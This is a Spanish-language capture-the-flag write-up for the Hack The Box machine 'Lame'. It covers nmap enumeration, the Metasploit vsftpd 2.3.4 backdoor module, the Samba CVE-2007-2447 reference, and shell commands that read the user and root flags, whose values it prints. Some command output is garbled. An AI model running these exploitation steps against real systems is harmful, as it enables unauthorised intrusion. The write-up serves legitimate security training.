

# Lame - Hack The Box (HTB)

Análisis técnico, didáctico y documentado por r4ms4nt.

**Primera máquina publicada en Hack The Box**. Diseñada como puerta de entrada para nuevos usuarios. Ideal para aprender enumeración, detección de vulnerabilidades clásicas y explotación básica con Metasploit.

Fecha: Mayo 2025

**Objetivo:** Reproducir y documentar la resolución de la máquina *Lame*, la primera máquina publicada por Hack The Box.

## **&** Objetivos del proyecto

- Desarrollar una metodología práctica de hacking ético.
- Aplicar técnicas reales de reconocimiento, enumeración y explotación.
- Practicar documentación profesional para entornos de certificación (OSCP, eJPT...).

- Task 1: How many of the nmap top 1000 TCP ports are open?
- **Objetivo:** Identificar puertos TCP abiertos más comunes.

## Comandos ejecutados:

nmap -v -T4 -Pn --top-ports 1000 -oA nmap/top1000\_tcp 10.129.56.2 grep open nmap/top1000\_tcp.nmap

Explicación:

- -v: modo verbose.
- -T4: velocidad razonablemente rápida.
- -Pn: omite el ping inicial, asume que el host está activo.
- --top-ports 1000: escanea los 1000 puertos TCP más comunes.
- -oA nmap/top1000\_tcp: guarda la salida en 3 formatos (normal, grepeable y XML) en el subdirectorio nmap/.

grep open: filtra la salida para mostrar solo los puertos abiertos.

### Resultado:

- Puertos abiertos: 21, 22, 139, 445
- Total: 4

```
homap -v -T4 -Pn --top-ports 1000 -oA nmap/top1000_tcp 10.129.56.2

Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower. Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-05-06 13:16 CEST Initiating Parallel DNS resolution of 1 host. at 13:16 Completed Parallel DNS resolution of 1 host. at 13:16, 0.02s elapsed Initiating Connect Scan at 13:16
Scanning 10.129.56.2 [1000 ports]
Discovered open port 139/tcp on 10.129.56.2
Discovered open port 22/tcp on 10.129.56.2
Discovered open port 21/tcp on 10.129.56.2
Completed Connect Scan at 13:16, 4.85s elapsed (1000 total ports)
Nmap scan report for 10.129.56.2
Host is up (0.0409 latency).
Not shown: 996 filtered tcp ports (no-response)
PORT STATE SERVICE
21/tcp open ftp
22/tcp open ssh
139/tcp open microsoft-ds

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 4.93 seconds
```

```
> grep -i 'open' nmap/top1000 tcp.nmap
21/tcp open ftp
22/tcp open ssh
139/tcp open netbios-ssn
445/tcp open microsoft-ds
```

- Task 2: What version of VSFTPd is running on Lame?
- 🌀 **Objetivo:** Determinar la versión del servicio FTP en el puerto 21.
- Comandos ejecutados:

nmap -sV -p21 -oA nmap/ftp\_version 10.129.56.2

Explicación:

- -sV: Detecta versiones de servicios.
- -p21: Solo el puerto FTP.
- -oA nmap/ftp\_version: Guarda en el subdirectorio nmap/.

#### Resultado:

Servicio: vsFTPd 2.3.4



```
> nmap -sV -Pn -p21 -oA nmap/ftp_version 10.129.56.2
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-05-06 13:28 CEST
Nmap scan report for 10.129.56.2
Host is up (0.056s latency).

PORT STATE SERVICE VERSION
21/tcp open ftp vsftpd 2.3.4
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.34 seconds
```

- Task 3: ¿Funciona el famoso exploit de VSFTPd 2.3.4?
- objetivo: Verificar si la vulnerabilidad conocida de backdoor está activa.
- Comandos ejecutados (en Metasploit):

msfconsole

use exploit/unix/ftp/vsftpd\_234\_backdoor

set RHOSTS 10.129.56.2

run

Explicación:

use: carga el módulo de exploit.

set RHOSTS: establece la dirección IP del objetivo.

run: ejecuta el exploit.

## Resultado:

El exploit se ejecuta pero no devuelve sesión.

```
> msfconsole

Metasploit tip: View a module's description using info, or the enhanced version in your browser with info -d

.; LXOOKXXXXOOXL:.
., comparementations and the control of the
```

```
Metasploit Documentation: https://docs.metasploit.com/

[msf](Jobs:0 Agents:0) >> use exploit/unix/ftp/vsftpd_234_backdoor

[*] No payload configured, defaulting to cmd/unix/interact
[msf](Jobs:0 Agents:0) exploit(unix/ftp/vsftpd_234_backdoor) >> set RHOSTS 10.129.56.2

RHOSTS => 10.129.56.2

[msf](Jobs:0 Agents:0) exploit(unix/ftp/vsftpd_234_backdoor) >> run

[*] 10.129.56.2:21 - Banner: 220 (vsFTPd 2.3.4)

[*] 10.129.56.2:21 - USER: 331 Please specify the password.

There is a famous backdoor in VSFTPd version 2.3.4, and a Metasploit module to exploit it. Does that exploit work here?
```

- Task 4: ¿Qué versión de Samba corre en Lame?
- 6 Objetivo: Enumerar la versión del servicio Samba en los puertos 139 y 445.
- Comandos ejecutados:

nmap -sV -Pn -p139,445 --script=smb-protocols,smb-os-discovery,smb2-security-mode,smb2-time - oA nmap/smb\_version 10.129.56.2

#### Explicación:

- -sV: Detecta versiones de servicios.
- -Pn: Omite el ping inicial.
- -p139,445: Escanea los puertos 139 y 445.
- --script: ejecuta scripts de Nmap para obtener información adicional sobre Samba.
- -oA nmap/smb\_version: guarda la salida en el subdirectorio nmap/.

#### Resultado:

Versión detectada: Samba 3.0.20

0

```
nmap -sV -Pn -p139,445 --script=smb-protocols,smb-os-discovery,smb2-security-mode,smb2-time -oA nmap/smb_version 10.129.56.2

Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-05-06 13:41 CEST
Nmap scan report for 10.129.56.2
Host is up (0.045s latency).

PORT STATE SERVICE VERSION
139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
Host script results:
| smb-protocols:
| dialects:
| NT IM 0.12 (SMBv1) [dangerous, but default]
| smb2-time: Protocol negotiation failed (SMB2)
| smb-os-discovery:
| OS: Unix (Samba 3.0.20-Debian)
| Computer name: lame
| NetBIOS computer name:
| Domain name: hackthebox.gr
| FQDN: lame.hackthebox.gr
| FQDN: lame.hackthebox.gr
| System time: 2025-05-06107:42:06-04:00

Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 18.12 seconds
) nmap scan report for 10.129.56.2

Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-05-06 13:41 CEST
| Nmap scan report for 10.129.56.2

PORT STATE SERVICE VERSION
| 139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
| 445/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
| Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 11.44 seconds
```


- Task 5: ¿Qué CVE del 2007 permite RCE en esta versión de Samba?
- 🎯 Objetivo: Identificar una vulnerabilidad histórica en la versión de Samba.
- Referencia:
  - CVE-2007-2447
  - Condición: uso de username map script en smb.conf





- 🔍 Task 6: ¿Qué usuario obtiene shell al explotar CVE-2007-2447?
- **Objetivo:** Determinar el contexto del shell recibido tras la explotación.
- Resultado:
  - Usuario: root







**Objetivo:** Localizar y leer el archivo user.txt.

## ✓ Comandos ejecutados:

cd /home/makis

ls -la

cat user.txt

#### Explicación:

cd: cambia al directorio del usuario.

ls -la: lista archivos y permisos.

cat user.txt: muestra el contenido del archivo.

#### Resultado:

```
0
whoami
hostname
ls /home
cd /home/makis
ls -la
cat user.txt
root
lame
ftp
makis
service
user
total 28
drwxr-xr-x 2 makis makis 4096 Mar 14
                                             2017 .
drwxr-xr-x 6 root root 4096 Mar 14
                                             2017
-rw----- 1 makis makis 1107 Mar 14
                                             2017 .bash_history
-rw-r--r-- 1 makis makis
                              220 Mar 14
                                             2017 .bash_logout
 -rw-r--r-- 1 makis makis 2928 Mar 14
                                            2017 .bashrc
-rw-r--r-- 1 makis makis 586 Mar 14
                                             2017 .profile
                                0 Mar 14 2017 .sudo_as
33 May 6 07:04 user.txt
-rw-r--r-- 1 makis makis
                                             2017 .sudo_as_admin_successful
-rw-r--r-- 1 makis makis
60fc5d64febbdebfe8cc331838bff0b0
   Submit the flag located in the makis user's home directory.
                                                                      Submit Rating
    Submit flag difficulty rating
```

- Task 8: Obtener la flag del usuario root
- **Objetivo:** Escalar privilegios y leer /root/root.txt
- Comandos ejecutados

cd /root ls -la cat root.txt

#### Explicación:

cd: cambia al directorio root.

ls -la: lista archivos y permisos.

cat root.txt: muestra el contenido del archivo.

## Resultado: im

```
cd /root
ls -la
cat root.txt
total 80
drwxr-xr-x 13 root root 4096 May 6 07:04
drwxr-xr-x 21 root root 4096 Oct 31 2020
                                            6 07:04 .
                 root root 4096 oct 3
root root 373 May 6
root root 9 May 14
root root 2227 Oct 20
root root 4096 May 20
                                           6 07:04 .Xauthority
        ---- 1 root root
-rw-
lrwxrwxrwx 1 root root
                                              2012 .bash_history -> /dev/null
                                               2007 .bashrc
-rw-r--r--
                                                2012
                                                      .config
                                              2012 .filezilla
07:04 .fluxbox
drwx----
                  root root 4096 May 20
                  root root
                               4096
                                           6
drwxr-xr-x
                                     May
                  root root 4096
                                     May
               2
                                          20
                                               2012 .gconf
drwx----
                                          20
20
20
20
20
drwx----
               2
                  root root 4096
                                                2012 .gconfd
                                     May
               2 root root 4096 May
4 root root 4096 May
                                                2012 .gstreamer-0.10
drwxr-xr-x
                                                2012 .mozilla
drwx----
                                                2007
                                                      .profile
                  root root
                              4096
                                          20
                                                2012 .purple
                                     May
-rwx----
                                          20
                  root root
                                     May
                                                2012 .rhosts
drwxr-xr-x 2
                  root root 4096
                                     May
                                                2012 .ssh
                                          20
                                              07:04 .vnc
2012 Desktor
               2
2
                  root root 4096 May
drwx----
                                           6
                  root root 4096 May 20
root root 401 May 20
drwxr-xr-x
                                           20 2012 reset_logs.sh
6 07:04 root.txt
6 07:04 vnc.log
               1
                                     May
May
                  root root
                                 33
-rw-r--r-- 1 root root
                                118
c80b43503b56dc7b0dc82643157b4329
```



- Task 9: ¿Qué impide la conexión a ciertos puertos visibles con netstat?
- **Objetivo:** Explicar por qué no todos los puertos escuchando son accesibles desde fuera.

## ✓ Comandos ejecutados:

netstat -tnlp

#### Explicación:

netstat -tnlp: muestra conexiones TCP activas y puertos escuchando.

- -t: TCP
- -n: muestra direcciones y puertos en formato numérico.
- -l: muestra solo puertos escuchando.
- -p: muestra el PID y nombre del programa.

#### Resultado:

Causa: firewall





- Task 10: ¿Qué puerto escucha cuando se activa el backdoor de VSFTPd?
- **Objetivo:** Confirmar el comportamiento del backdoor.
- Resultado:
  - Puerto: 6200





- Task 11: ¿El puerto 6200 escucha realmente en Lame?
- **Objetivo:** Verificar con netstat si efectivamente se activa el puerto.
- Comandos ejecutados:

ss -tnlp | grep 6200

### Explicación:

ss: herramienta para investigar sockets.

- -t: muestra conexiones TCP.
- -n: muestra direcciones y puertos en formato numérico.
- -l: muestra solo puertos escuchando.
- -p: muestra el PID y nombre del programa.

grep 6200: filtra la salida para mostrar solo el puerto 6200.

### Resultado:

• Sí, escucha.



